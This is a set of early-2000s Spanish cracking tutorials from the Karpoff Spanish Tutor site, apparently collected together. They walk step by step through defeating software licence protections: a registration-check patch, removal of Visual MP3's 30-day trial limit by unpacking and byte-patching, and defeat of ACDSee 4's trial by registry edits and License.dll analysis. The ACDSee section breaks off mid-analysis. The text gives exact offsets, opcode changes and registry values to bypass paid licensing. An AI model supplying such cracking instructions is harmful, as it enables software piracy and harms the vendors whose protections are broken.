de las cuales la primera es parte de la rutina que ayuda a crear la caja de dialogo, ya que se puede apreciar a simple vista que dice `Possible StringData Ref from Data Obj -> "Registration Number"`

veamos la siguiente `:00404593` aqui no encontramos ningun salto condicional, por lo que posiblemente aqui no este la rutina de verificacion, veamos la siguiente `:00405099` , aqui hay mas probabilidad ya que tres instrucciones antes hay un salto condicional, rapidamente podemos probar si tenemos razon, cambiemos

`:00405093 75 10` por `:00405099 74 10` y efectivamente al poner cualquier nombre y seleccinonar el boton OK solamente se cierra la caja de dialogo sin presentar el mensage de error



sin embargo aun no estamos registrados unicamente se evita el mensage de error (si por casualidad pones el bueno, entonces te salta el mensage de error), veamos que este salto condicional esta directamente afectado por el resultado de la rutina anterior

```
:0040508C E82DEFFFFF                call 00403FBE
:00405091 85C0                      test eax, eax
:00405093 7510                      jne 004050A5
:00405095 6AFF                      push FFFFFFFF
:00405097 6A00                      push 00000000

* Possible Reference to Dialog: DialogID_0088
                                    '
* Possible Reference to String Resource ID=00136: "The user
  name and/or registration number you entered are inc"
                                    '
:00405099 6888000000                push 00000088
:0040509E E8BCFC0100                call 00424D5F
:004050A3 EB14                      jmp 004050B9
```

o sea `:0040508C E82DEFFFFF CALL 00403FBE` vayamos pues y analicemos la rutina (recueda restaurar `:00405093 75 10`) veamos que inicia en la direccion `:00403FBE` y termina en `:00404036` con un `RET 0008`

```
:00404015 7CDB                    jl 00403FF2
:00404017 8B8500FFFFFF            mov eax, dword ptr [ebp+FFFFFF00]
:0040401D 85C0                    test eax, eax
:0040401F 7D02                    jge 00404023
:00404021 F7D8                    neg eax
:00404023 39450C                  cmp dword ptr [ebp+0C], eax
:00404026 7509                    jne 00404031
:00404028 85C0                    test eax, eax
:0040402A B801000000              mov eax, 00000001
:0040402F 7502                    jne 00404033
:00404031 33C0                    xor eax, eax
:00404033 8BE5                    mov esp, ebp
:00404035 5D                      pop ebp
:00404036 C20800                  ret 0008
```

Lo mas interesante de esta rutina se encuentra casi al final

`:00404023 CMP DWORD PRT [EBP+0C], EAX`	aqui compara nuestros datos
`:00404026 JNE 00404031`	si son distintos salta
`:00404031 XOR EAX, EAX`	pone la bandera a cero
`:00404033 ----> :00404035`	sin comentarios
`:00404036 RET 0008`	regresa a `:00405091`
`:00405091 TEST EAX,EAX`	verifica que `EAX` sea cero
`:00405093 JNE 004050A5`	si es distinto de cero salta (`OK`)
`:00405095 ----> :0040509E`	prepara el mensage de error
`:00405093 CALL 00424D5F`	rutina del mensage de error

la otra opcion es

`:00404023 CMP DWORD PRT [EBP+0C], EAX`	aqui compara nuestros datos
`:00404026 JNE 00404031`	si son iguales continua
`:00404028 TEST EAX, EAX`	verifica si `EAX` es igual a cero
`:00404028 MOV EAX, 00000001`	pone a 1 el registro `EAX`
`:00404028 JNE 00404033`	si `EAX` era distinto de 1 vas bien
`:00404033 ----> :00404035`	sin comentarios
`:00404028 RET 0008`	regresa a `:00405091`
`:00405091 TEST EAX,EAX`	verifica que `EAX` sea cero
`:00405093 JNE 004050A5`	si es distinto de cero salta (`OK`)

espero que ya adivinaron que vamos a hacer, unicamente cambiaremos

`:00404026 JNE 00404031`	si son iguales continua

por

`:00404026 JE 00404031`	si son distintos continua

sustituyes, arrancas la aplicacion y listo el nombre que habias puesto anteriormente es ahora el

registrado

La amenaza elegante

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2001

Programa: Visual MP3 v3.5

PROTECCION:	**Número de serie y límite de 30 días**
Objetivo:	Eliminar el límite de 30 días
Descripcion:	Con Visual MP3 podrás editar la información ID3, buscar en segundos el MP3 que quieras, crear listas de canciones MP3, añadir letras, se integra con WinAmp a la perfección y muchas más cosas
Dificultad:	Novato
DOWNLOAD:	www.iprogramdev.com
Herramientas:	**File insPEctor, UPX, W32Dasm y Hex Workshop**
CRACKER:	**Pepote** **FECHA:** **18/11/2001**

INTRODUCCION

Hola a todos. Éste es mi primer tutorial, así que disculpad los errores.
Empecemos con una descripción del programilla:

Visual MP3 es un práctico y rápido programa para organizar, encontrar y reproducir tus ficheros MP3 de la forma más rápida y eficiente posible.

Tras un rápido escaneo de tu disco duro o CD, tendrás perfectamente clasificados todos los archivos MP3 que poseas. Los podrás ordenar alfabéticamente, por nombre del intérprete, del álbum o usar el potente buscador integrado que posee.

Con Visual MP3 podrás editar la información ID3, buscar en segundos el MP3 que quieras, crear listas de canciones MP3, añadir letras, se integra con WinAmp a la perfección y muchas más cosas.

Todo ello desde una agradable y práctica interfaz que hace que Visual MP3 sea una opción más que interesante para ser el primer paso para disfrutar del audio digital.

Recogido de www.Softonic.com

AL ATAKE

Primero que nada, vamos a ver cómo es el programa. Entramos y en la parte inferior dice que no estamos registrados y los días que llevamos usándolo. Si cambiamos la fecha y la ponemos 2 meses después, por ejemplo, el Visual MP3 nos dirá que ya ha acabado el período de evaluación (Sorry, you are on day 30 bla bla bla).

Pos le pasamos el File insPEctor XL. Nos dice que está comprimido con UPX. Bueno, pos habrá que descomprimirlo. Agarramos el UPX v1.20 y escribimos: 'UPX -d -k Visual~1.exe' (-d es para que descomprima y -k para que guarde una copia del original). Bien. Tenemos el ejecutable descomprimido. Vamos a desensamblarlo y buscamos la String Ref 'Sorry, you are...'. Aparecemos aquí:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0041FD71(C)
|
:0041FDBF 6A00                    push 00000000
:0041FDC1 8D8D78BCFFFF            lea ecx, dword ptr [ebp+FFFFBC78]
:0041FDC7 E834A6FEFF              call 0040A400
:0041FDCC C745FC05000000          mov [ebp-04], 00000005

* Possible StringData Ref from Data Obj ->"Sorry,you are on day 30 of trial "
                                       ->"period."
                                  |
:0041FDD3 68A4E74500              push 0045E7A4
:0041FDD8 8D8DD4BCFFFF            lea ecx, dword ptr [ebp+FFFFBCD4]
:0041FDDE 51                      push ecx
:0041FDDF E861F80000              call 0042F645
:0041FDE4 83C408                  add esp, 00000008
```

Vemos que venimos de un salto, concretamente de la dirección 0041FD71. Le damos al botón de 'Goto Code Location' y metemos esa dirección. Iremos a parar justo encima en donde pone:

cmp dword ptr [ebp + FFFFFF30], 0000001E
jg 0041FDBF

Bien. 1E son los 30 días del límite temporal, y saltará si han pasado más de 30 días (Jump-If-Greater). Lo que haremos será parchear esto. Nopearemos el salto y cambiaremos el 1E por 00. Anotamos el Offset marcado por el W32Dasm y nos vamos al hex Workshop. Ctrl+G para buscar el offset y caemos aquí:

```
0001FD70|1E7F 4C6A 008B 8D30 FFFF FF51 8D8D 84C0 FFFF E8D9 0200 00C7
0001FD88|45FC 0400 0000 8B95 B4A7 FFFF 8D85 84C0 FFFF 8942 1C8D 8D84
```

Nos ponemos en 7F y escribimos 90 90. Guardamos y abrimos el programa. Entra sin problemas. Cambiamos la fecha y la ponemos bien, y ejecutamos de nuevo el programa. ARG!. Salta. ¿¿POR QUÉ??. Si han pasado 30 días funciona y si no han pasado no funciona ¿¿??. Pues vamos a arreglarlo. Si en los primeros 30 días no funciona, cambiaremos esos 30 días por 0, y funcionará siempre. Pues manos a la obra. Volvemos al Hex Workshop y en el mismo offset, en donde pone 1E lo cambiamos por 00. Ejecutamos y salta de nuevo. Lógicamente hay otra comprobación. Volvemos al W32Dasm y buscamos la String Ref 'Sorry, your registrarion information...'. Doble click y caemos aquí:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0041F981(U), :0041FAC3(C), :0041FBDD(C)
|
:0041FBE9 8B4DDC                  mov ecx, dword ptr [ebp-24]
:0041FBEC 81C1D2040000            add ecx, 000004D2
:0041FBF2 894DDC                  mov dword ptr [ebp-24], ecx
:0041FBF5 8B55E0                  mov edx, dword ptr [ebp-20]
:0041FBF8 81C2FA000000            add edx, 000000FA
:0041FBFE 8955E0                  mov dword ptr [ebp-20], edx
:0041FC01 8B45E4                  mov eax, dword ptr [ebp-1C]
:0041FC04 05A7010000              add eax, 000001A7
:0041FC09 8945E4                  mov dword ptr [ebp-1C], eax
:0041FC0C 83BD30FFFFFFFC          cmp dword ptr [ebp+FFFFFF30], FFFFFFFC
:0041FC13 0F85F0000000            jne 0041FD09
:0041FC19 8B8D24FFFFFF            mov ecx, dword ptr [ebp+FFFFFF24]
:0041FC1F 51                      push ecx

* Reference To: ADVAPI32.RegCloseKey, Ord:0000h
                                  |
:0041FC20 FF1510F04400            Call dword ptr [0044F010]
:0041FC26 6A00                    push 00000000
:0041FC28 8D8DFCE7FFFF            lea ecx, dword ptr [ebp+FFFFE7FC]
:0041FC2E E8CDA7FEFF              call 0040A400
:0041FC33 C745FC01000000          mov [ebp-04], 00000001

* Possible StringData Ref from Data Obj ->"Sorry,your registration information "
                                        ->"is mistake."
                                  |
:0041FC3A 6848E74500              push 0045E748
:0041FC3F 8D9558E8FFFF            lea edx, dword ptr [ebp+FFFFE858]
:0041FC45 52                      push edx
:0041FC46 E8FAF90000              call 0042F645
:0041FC4B 83C408                  add esp, 00000008
```

Esta vez este mensaje se llama desde 3 direcciones distintas. Probamos primero con 0041F981. Un JMP sin interés. Vamos a probar con 0041FAC3. Bingo!!. Una nueva comprobación.

cmp dword ptr [ebp + FFFFFF30], 0000001E
jg 0041FBE9

Pues vamos a cambiar el 1E por 00. Guardamos y listo. Ya tenemos el programa crackeado.
Ahora vamos a rematarlo. En la parte inferior sigue apareciendo 'Visual MP3 - Unregistered version - Day 13 of 30' y en About aparece 'Version 3.5 - Unregistered'. Pues vamos a cambiarlo. Volvemos al Hex Workshop. Ctlf+F para buscar. Seleccionamos 'Text String' y ponemos 'Unregistrered'. Vemos el texto de About, que empieza en el offset 5E354. A la derecha, hacemos click justo ante de Version... y escribimos, por ejemplo, 'Registered to Pepote G.G.'. Hay que tener cuidado de no sobreescribir lo que viene después, en este caso 'USER32.DLL'. Si nos sobra espacio, tendremos que rellenar con ceros al final. Quedaría así:

```
0000 0000 5265 6769 7374 6572 6564 2074 6F20 5065 706F 7465 | ....Registered to Pepote
2047 2E47 2E00 0000 5553 4552 3332 2E44 4C4C 0000 416E 696D | G.G.....USER32.DLL..Anim
```

Como vemos, el final sobraba 1 caracter, y se rellena con ceros.
Presionamos F3 y caemos en el texto de la parte inferior, y cambiamos el 'Version 3.5 - Unregistered version' por cualquier cosa que se nos ocurra, como por ejemplo 'Regisrered to Pepote García García'. También si os disgusta eso de 'Day tal of 30' se cambia de la misma manera. Se escribe por encima o se cambia todo por ceros.

A que era fácil. También se puede crackear buscando la comparación del serial, pero quería mostrar cómo podemos cambiar todo lo que nos dé la gana en el programa.

Me gustaría felicitar a Karpoff por su Web. Sin él muchos no habríamos podido ni empezar en este arte del cracking. Gracias.

Contactar con Spider Studios

Para cualquier duda, sugerencia o crítica:

E-mail: **SpiderStudios@Ematic.com**
SpiderStudios@HotPOP.com
Pepote@Ematic.com

World Wide Web: **www.SpiderStudios.es.fm**
www.SpiderStudios.cjb.net
www.SpiderStudios.tsx.org

Copyright© 1997-2001 Spider Studios

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2002

Programa	ACDSee 4.0.1.0598

PROTECCION:	Tiempo Limite, Extension Code.		
Descripcion:	El espectacular para ver imagenes		
Dificultad:	Entre Facil y Media		
DOWNLOAD:	http://www.acdsystems.com		
Herramientas:	W32dasm,Hiew, RegEditor, Cerebro(usalo para algo lo tienes), Quick View Plus o cualquier visor de archivos DLL o de funciones importadas y exportadas. EJ:File Inspector XL		
CRACKER:	**Gohan** *[KuT]*	**FECHA:**	03 De Enero 2002

INTRODUCCION

Hola soy Gohan, saludos a todos, tal vez nadie se acuerde de mi llevo mucho tiempo fuera del cracking, pero lo raro es que como que regreso siempre con mas fuerza, si alguno se acuerda seria Maniac PC, Numit Or, Karpoff, si no, he sido olvidado en el tiempo, saludos a todos, espero que hallan recibido bien el año. Demosle Play a esta cachalaca.

AL ATAKE

Instalamos nuestro ACDSee 4, manos a la obra, ejecutamos esta cosa y observamos una ventanita que dice "Buy ACDSee Now", y otro poco de estupideces, pero lo bueno es"Extend My Evaluation Period 45 Days" le damos y nos aparece la paja de "Intouch" ese que a nadie le importa, lo pasamos y rodamos nuestro ACDSee, lo cerramos.

Toda esa info de Evaluaciòn la hay de almacenar en algùn lado, lo
màs comùn en el registro de Windows, le damos buscamos y blah blah
en contramos en "HKEY_LOCAL_MACHINE\Software\ACD Systems\ACDSee"
y Vemos varia Info que despuès trataremos.

Adelantamos la fecha de windows,(que se yo un año tal vez).

Rodamos el Acdsee y nos manda una ppppppppta. pantalla dicendonosy que para renovar nuestra licencia introducir un codigo, le damoscancel y nos menta la madre, le damos a "No Thanks", nos aparece otra de esas y para extender 15 dias pero hay hacerlo por Intouch y yo sinceramente no me voy a enrredar con eso.

Toda esa info de Evaluaciòn la hay de almacenar en algùn lado, lomàs comùn en el registro de Windows, le damos buscamos y blah blahen contramos en "HKEY_LOCAL_MACHINE\Software\ACD Systems\ACDSee" algo interesante, los siguiente valores:

Nombre	Datos
(Predeterminado)	(valor no establecido)
AppMode	23 00 00 00
AppProfileID	"{ADD3C000-FAC3-11d5-8871-86DA4AD54C77}50
EvalExpire	"FNJBJMOGGHCHOEFH22BCD81D"
InstallationDate	"FNJBJMOGGHCHOEFH22BCD81D"
LastAccessTime	"FNJBJMOGGHCHOEFH22BCD81D"
TrialStartDate	"FNJBJMOGGHCHOEFH22BCD81D"
UsageCount	01 00 00 00
WelcomeNag	00 00 00 00

-Como observamos hay unos que son logicos:

AppMode: anteriormente antes de adelantar la fecha decia 1E ahora dice 23(es una sigla de "ApplicationMode").

AppProfileID: en el mio Dice {ADD3C000-FAC3-11d5-8871-86DA4AD54C77}503876792 He de Suponer que es la Identificaciòn cuando inicia el software.

EvalExpire: posee la fecha cuando va a expirar pero esta encriptada.

InstallationDate: la fecha cuando se instalò(encriptada).

LastAccesTime: ultima ejecuciòn(encriptada).

TrialStartDate: cuando empieza la evaluaciòn(encriptada).

UsageCount: nùmero de veces ejecutada la aplicaciòn.

WelcomeNag: la 1ra vez que la vimos estaba en 01000000 ahora esta en 00000000, 1 es TRUE, 0 es FALSE.

Borramos "HKEY_LOCAL_MACHINE\Software\ACD Systems\ACDSee" y lo rodamos

Que tal Nos aparece con el tiempo de evaluaciòn,si se quiere se ejecuta el "About" y dice que el Tiempo de Evaluaciòn a Terminado.

Vamos al registro y nos aparece:

Nombre	Datos
(Predeterminado)	(valor no establecido)
AppMode	23 00 00 00
AppProfileID	"{6EC0D020-FACC-11d5-8871-86DA4AD54C77}25
EvalExpire	"BOIOKMAGGHCHOEFA02874955"
InstallationDate	"BOIOKMAGGHCHOEFA02874955"
LastAccessTime	"BOIOKMAGGHCHOEFA02874955"
TrialStartDate	"BOIOKMAGGHCHOEFA02874955"
UsageCount	01 00 00 00
WelcomeNag	00 00 00 00

Rodamos nuevamente el ACDSee pero aparece expirado.

En este Momento la fechas son iguales y por eso expira. (ver imagen)

Lo que podemos hacer es usar el propio ACDSee 4 para generar una fecha de evaluaciòn encriptada.

Adelantamos nuestro reloj un ejemplo Diez Años

Borramos "HKEY_LOCAL_MACHINE\Software\ACD Systems\ACDSee" y rodamos el
ACDSee, Lo ejecutamos, cerramos.

Vamos al registro: (no se austen si son diferentes lo que pasa es que siempre genera codigos diferentes cada vez que se borre el registro como se imagina yo lo he borrado :])

Nombre	Datos
(Predeterminado)	(valor no establecido)
AppMode	23 00 00 00
AppProfileID	"{F1A89D60-11BF-11e0-8872-86DA4AD54C77}91
EvalExpire	"JBHGHJEGGHCBALEE0A573530"
InstallationDate	"JBHGHJEGGHCBALEE0A573530"
LastAccessTime	"JBHGHJEGGHCBALEE0A573530"
TrialStartDate	"JBHGHJEGGHCBALEE0A573530"
UsageCount	01 00 00 00
WelcomeNag	00 00 00 00

Copiamos en algun lado (un Notepad) el valor de:
EvalExpire. En mi caso:
EvalExpire=JBHGHJEGGHCBALEE0A573530

Ahora Borramos "HKEY_LOCAL_MACHINE\Software\ACD Systems\ACDSee", retrocedemos el tiempo de windows a la fecha actual, rodamos ACDSee 4, lo ejecutamos, luego lo cerramos(esto genera las llaves del registro y coloca en el TrialStarDate la fecha actual asi como en LastAccesTime).

Rodamos el Registro, Cambiamos el valor de EvalExpire por la fecha Encriptada que obtuvimos. (si somos buenos observadores se habran dado cuenta que antes de Ejecutar ACDSee WelComeNag=01000000 y despuès de haberse ejecutado WelcomeNag=00000000).

Ejecutamos el ACDSee 4 y nos aparece una ventana para agregar el ExtensionCode la cancelamos,nos aparece una venta para comprar el producto, le damos a "Not Now" y arranca el ACDSee 4, le damos
a "About" y nos aparece un poco de dias para evaluar, Cerramos. ¿Como eliminaremos esto?.

Vamos al Registro:

Nombre	Datos
(Predeterminado)	(valor no establecido)
AppMode	23 00 00 00
AppProfileID	"{924E1860-FAD4-11d5-8873-86DA4AD54C77}64:
EvalExpire	"JBHGHJEGGHCBALEE0A573530"
InstallationDate	"DBBLOEEGGHCHOFGI12F8E183"
LastAccessTime	"DBBLOEEGGHCHOFGI12F8E183"
TrialStartDate	"DBBLOEEGGHCHOFGI12F8E183"
UsageCount	01 00 00 00
WelcomeNag	00 00 00 00

Se acuerdan del "AppMode", la 1ra vez que ejecutamos ACDSee estaba como valor 1E y ahora esta a 23, yo creo que ACDSee lee este dato,si esta en 1E esta en Evaluaciòn, 23 ha expirado. Podriamos colocarlo como 1E para estar en evaluaciòn. Aunque podriamos probar:

Cambiamos "AppMode=00000000" y ahora tenemos nuestro ACDSee 4 practicamente full.

OTRO PUNTO DE ATAQUE:
Modificar el valor de:
WelcomeNag=01000000

Asì la Nag va a estar a True y siempre podremos entrar por esta Nag.

El Problema se presenta que cada vez que se ejecute.

OTRO PUNTO DE ATAQUE MAS:
En el Directorio de ACDSee4 hay una Dll llamada License.DLL, como se habran dado cuenta estos programadores provoca insultarlos pero mejor asì tenemos software gratiñanga.

Usamos el QuickView Plus o Cualquier otro SoftWare que sea capas de darnos la info de una dll. Veamos La tabla de Exportaciones:

Export Table

Name: License.dll
Characteristics: 00000000
Time Date Stamp: 3c17c184
Version: 0.00
Base: 00000001
Number of Functions: 00000039
Number of Names: 00000039

Ordinal Entry Point Name
0000 000027f0 ??0CLicense@@QAE@XZ
0001 00001210 ??0License_Callback_Class@@QAE@ABV0@@Z
0002 000011f0 ??0License_Callback_Class@@QAE@XZ
0003 00002860 ??1CLicense@@QAE@XZ
0004 00001200 ??1License_Callback_Class@@UAE@XZ
0005 00001290 ??4CLicense@@QAEAAV0@ABV0@@Z
0006 00001220 ??4License_Callback_Class@@QAEAAV0@ABV0@@Z
0007 000104c8 ??_7License_Callback_Class@@6B@
0008 00001ce0 ?AppShutdown@CLicense@@QAEHXZ
0009 00001cf0 ?AppStartup@CLicense@@QAEHXZ
000a 00002bc0 ?BrowseSmartURL@CLicense@@QAEHH@Z
000b 00002ba0 ?BrowseURL@CLicense@@QAEHH@Z
000c 00002b80 ?BrowseURL@CLicense@@QAEHPBD@Z
000d 00002ca0 ?DecodeDate@CLicense@@QAEHPBDAAU_FILETIME@@@Z

000e 000027c0 ?DoLicensing@CLicense@@QAEHXZ
000f 00002c10 ?EncodeDate@CLicense@@QAEHABU_FILETIME@@PAD@Z
0010 000027e0 ?Free@CLicense@@QAEXXZ
0011 00002e40 ?GetAppMode@CLicense@@QAE?AW4typAppMode@@XZ
0012 00002ae0 ?GetCompanyID@CLicense@@QAEHXZ
0013 00002b20 ?GetCompanyName@CLicense@@QAEHPAD@Z
0014 00002950 ?GetInstallDate@CLicense@@QAEHPAU_FILETIME@@@Z
0015 00001ce0 ?GetLicenseDLLType@CLicense@@QAEHXZ
0016 00002af0 ?GetProductID@CLicense@@QAEHXZ
0017 00002be0 ?GetSmartURL@CLicense@@QAEHPBDPADI@Z
0018 00002b40 ?GetUserEMail@CLicense@@QAEHPAD@Z
0019 00002b60 ?GetUserID@CLicense@@QAEHPAU_GUID@@@Z
001a 00002b00 ?GetUserNameA@CLicense@@QAEHPAD@Z
001b 00001da0 ?Init@CLicense@@QAEHPBVCAppInfo@@PAVLicense_Callback_Class@@@Z
001c 00002e80 ?IsFirstRunAfterInstall@CLicense@@QAEHXZ
001d 00002ef0 ?IsFirstRunInThisTrial@CLicense@@QAEHXZ
001e 00001ce0 ?IsFloatingVersion@CLicense@@QAEHXZ
001f 00001ce0 ?IsFullVersion@CLicense@@QAEHXZ
0020 000027a0 ?LicenseKey_Get@CLicense@@QAEHPAD@Z
0021 000027b0 ?LicenseKey_GetInfo@CLicense@@QAEHPBDPAH111@Z
0022 000027a0 ?LicenseKey_IsValid@CLicense@@QAEHPBD@Z
0023 000027a0 ?LicenseKey_Set@CLicense@@QAEHPBD@Z
0024 00002dc0 ?SetAppMode@CLicense@@QAEJW4typAppMode@@H@Z
0025 00002880 ?SetInstallDate@CLicense@@QAEHPBU_FILETIME@@@Z
0026 000031b0 ?ShowInputDlg@CLicense@@QAEHXZ
0027 000031f0 ?ShowNagDlg@CLicense@@QAEHPAH@Z
0028 000027d0 ?ShowSystrayIcon@CLicense@@QAEXXZ
0029 00002f60 ?ShowWelcomeDlg@CLicense@@QAEHXZ
002a 000020a0 ?TrialPeriod_GetDaysLeft@CLicense@@QAEHXZ
002b 00002720 ?TrialPeriod_GetDaysPassedInThisPeriod@CLicense@@QAEHXZ
002c 00001f80 ?TrialPeriod_GetExpireDate@CLicense@@QAEHPAU_FILETIME@@@Z
002d 000023a0 ?TrialPeriod_GetLastAccessDate@CLicense@@QAEHPAU_FILETIME@@@Z
002e 00002590 ?TrialPeriod_GetThisPeriodStartDate@CLicense@@QAEHPAU_FILETIME@@@Z
002f 00001e30 ?TrialPeriod_Init@CLicense@@QAEHH@Z
0030 000021e0 ?TrialPeriod_IsReminderDue@CLicense@@QAEHPBHH@Z
0031 00002170 ?TrialPeriod_RemindToday@CLicense@@QAEHXZ
0032 00001ec0 ?TrialPeriod_SetExpireDate@CLicense@@QAEHPBU_FILETIME@@@Z
0033 000022e0 ?TrialPeriod_SetLastAccessDate@CLicense@@QAEHPBU_FILETIME@@@Z
0034 000024c0 ?TrialPeriod_SetThisPeriodStartDate@CLicense@@QAEHPBU_FILETIME@@@Z
0035 00002d80 ?UsageCount_Get@CLicense@@QAEHXZ
0036 00002db0 ?UsageCount_Increment@CLicense@@QAEHXZ
0037 00002d90 ?UsageCount_Set@CLicense@@QAEHH@Z
0038 00014bd8 ?g_license@@3VCLicense@@A

Como Pueden obeservar "IsFullVersion@CLicense@@QAEHXZ" parece
interesante desamblamos el License.Dll vamos a esa zona
(ustedes ya saben hiendo a las funciones importadas) a ver que tal:

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:100027E0(U)
|

Exported fn(): ?AppShutdown@CLicense@@QAEHXZ - Ord:0009h
Exported fn(): ?GetLicenseDLLType@CLicense@@QAEHXZ - Ord:0016h
Exported fn(): ?IsFloatingVersion@CLicense@@QAEHXZ - Ord:001Fh
Exported fn(): ?IsFullVersion@CLicense@@QAEHXZ - Ord:0020h
:10001CE0 33C0 xor eax, eax
:10001CE2 C3 ret

```
:10001CE3 90 nop
:10001CE4 90 nop
:10001CE5 90 nop
:10001CE6 90 nop
:10001CE7 90 nop
:10001CE8 90 nop
:10001CE9 90 nop
:10001CEA 90 nop
:10001CEB 90 nop
:10001CEC 90 nop
:10001CED 90 nop
:10001CEE 90 nop
:10001CEF 90 nop
```

Como vemos nos han eliminado la inicializaciòn si esta registrado,
por lo menos no son tan descarados.

Si Buscan "DoLicensing@CLicense@@QAEHXZ" observaran el mismo
caso.

Nos metemos en "ShowWelcomeDlg@CLicense@@QAEHXZ":

```
* Referenced by a CALL at Address:
|:10003214 --> OJO
|

Exported fn(): ?ShowWelcomeDlg@CLicense@@QAEHXZ - Ord:002Ah
:10002F60 81EC14030000 sub esp, 00000314
:10002F66 56 push esi
:10002F67 8BF1 mov esi, ecx
* Reference To: License.?IsFirstRunAfterInstall@CLicense@@QAEHXZ
|
:10002F69 E812FFFFFF call 10002E80
:10002F6E 85C0 test eax, eax
:10002F70 750D jne 10002F7F
:10002F72 B801000000 mov eax, 00000001
:10002F77 5E pop esi
:10002F78 81C414030000 add esp, 00000314
:10002F7E C3 ret
```

Entramos en la llamada "call 10002E80" a ver que hace:

```
Exported fn(): ?IsFirstRunAfterInstall@CLicense@@QAEHXZ - Ord:001Dh
:10002E80 83EC08 sub esp, 00000008
:10002E83 56 push esi
:10002E84 8BF1 mov esi, ecx
:10002E86 8B460C mov eax, dword ptr [esi+0C]
:10002E89 85C0 test eax, eax
:10002E8B 7555 jne 10002EE2
:10002E8D 89442404 mov dword ptr [esp+04], eax
:10002E91 8D442408 lea eax, dword ptr [esp+08]
:10002E95 8D4C2404 lea ecx, dword ptr [esp+04]
:10002E99 50 push eax
:10002E9A 51 push ecx
:10002E9B 8B4E04 mov ecx, dword ptr [esi+04]
```

```
* Possible StringData Ref from Data Obj ->"WelcomeNag"
|
:10002E9E 6884410110 push 10014184
:10002EA3 C744241404000000 mov [esp+14], 00000004
:10002EAB E8000F0000 call 10003DB0
:10002EB0 85C0 test eax, eax
:10002EB2 741C je 10002ED0
:10002EB4 8B4E04 mov ecx, dword ptr [esi+04]
:10002EB7 8D542404 lea edx, dword ptr [esp+04]
:10002EBB 6A04 push 00000004
:10002EBD 52 push edx

* Possible StringData Ref from Data Obj ->"WelcomeNag"
|
:10002EBE 6884410110 push 10014184
:10002EC3 C744241001000000 mov [esp+10], 00000001
:10002ECB E800110000 call 10003FD0

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:10002EB2(C)
|
:10002ED0 8B442404 mov eax, dword ptr [esp+04]
:10002ED4 85C0 test eax, eax
:10002ED6 7407 je 10002EDF
:10002ED8 C7460C01000000 mov [esi+0C], 00000001

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:10002ED6(C)
|
:10002EDF 8B460C mov eax, dword ptr [esi+0C]

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:10002E8B(C)
|
:10002EE2 5E pop esi
:10002EE3 83C408 add esp, 00000008
:10002EE6 C3 ret
```

Si "jne 10002EE2" lo cambiamos por un "jne 10002E8D" continua (nos muestra el dialogo de "ExtensionCode", y si cambiamos "je 10002ED0" por "je 10003EB4" continua y nos muestra la nag de inicio de evaluaciòn, otra solucion era cambiar "jne 10002EE2" por un "JMP 10002ED0", pero igual muestra la Nag de inicio de Evaluaciòn.

Volvamos a atras.

La Funciòn "ShowWelcomeDlg@CLicense@@QAEHXZ" la han llamado desde la direcciòn "10003214". Vayamos:

```
Exported fn(): ?ShowNagDlg@CLicense@@QAEHPAH@Z - Ord:0028h
:100031F0 81EC1C070000 sub esp, 0000071C
:100031F6 53 push ebx
:100031F7 55 push ebp
:100031F8 56 push esi
:100031F9 57 push edi
:100031FA 8BBC2430070000 mov edi, dword ptr [esp+00000730]
:10003201 8BF1 mov esi, ecx
```

```
:10003203 C70700000000 mov dword ptr [edi], 00000000
* Reference To: License.?IsFirstRunAfterInstall@CLicense@@QAEHXZ
|
:10003209 E872FCFFFF call 10002E80 (esta es la que llama)
:1000320E 85C0 test eax, eax
:10003210 8BCE mov ecx, esi
:10003212 741D je 10003231
* Reference To: License.?ShowWelcomeDlg@CLicense@@QAEHXZ
|
:10003214 E847FDFFFF call 10002F60
:10003219 C70701000000 mov dword ptr [edi], 00000001

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:1000334F(C), :100033CF(C)
|
:1000321F 5F pop edi
:10003220 5E pop esi
:10003221 5D pop ebp
:10003222 B801000000 mov eax, 00000001
:10003227 5B pop ebx
:10003228 81C41C070000 add esp, 0000071C
:1000322E C20400 ret 0004
```

Caimos con ShowNagDlg (esto me suena al tipo de nag a mostrar).

Si entramos en el salto "je 10003231" vemos el siguiente codigo:

```
* Reference To: License.?GetAppMode@CLicense@@QAE?AW4typAppMode@@XZ
|
:10003231 E80AFCFFFF call 10002E40
:10003236 83F805 cmp eax, 00000005
:10003239 7405 je 10003240
:1000323B 83F823 cmp eax, 00000023
:1000323E 7519 jne 10003259

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:10003239(C)
|
:10003240 8BCE mov ecx, esi
* Reference To: License.?ShowInputDlg@CLicense@@QAEHXZ
|
:10003242 E869FFFFFF call 100031B0
:10003247 8BCE mov ecx, esi
* Reference To: License.?GetAppMode@CLicense@@QAE?AW4typAppMode@@XZ
|
:10003249 E8F2FBFFFF call 10002E40
:1000324E 83F82D cmp eax, 0000002D
:10003251 7506 jne 10003259
:10003253 C70701000000 mov dword ptr [edi], 00000001

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:1000323E(C), :10003251(C)
|
:10003259 8BCE mov ecx, esi
* Reference To: License.?TrialPeriod_GetDaysLeft@CLicense@@QAEHXZ
|
:1000325B E840EEFFFF call 100020A0
:10003260 85C0 test eax, eax
```

```
:10003262 7D04 jge 10003268
:10003264 33FF xor edi, edi
:10003266 EB09 jmp 10003271
```

Bueno aqui esta claro este verifica el tipo de aplicaciòn y ademas posee la funciòn "ShowInputDlg@CLicense@@QAEHXZ", entre otras cosas verifica el tiempo.

Lo que hay que hacer es cambiar la direcciòn del salto "je 10003231", pero recuerda que "call 10002E80" llama a la info del Registro de Windows para ver si es la 1ra vez que se ejecuta el programa,

Siempre tiene que pasar por "je 10003231" para verificar si estamos en el periodo de evaluaciòn o fuera de el.

Como pueden observar aqui:

```
* Reference To: License.?GetAppMode@CLicense@@QAE?AW4typAppMode@@XZ
|
:10003231 E80AFCFFFF call 10002E40
:10003236 83F805 cmp eax, 00000005
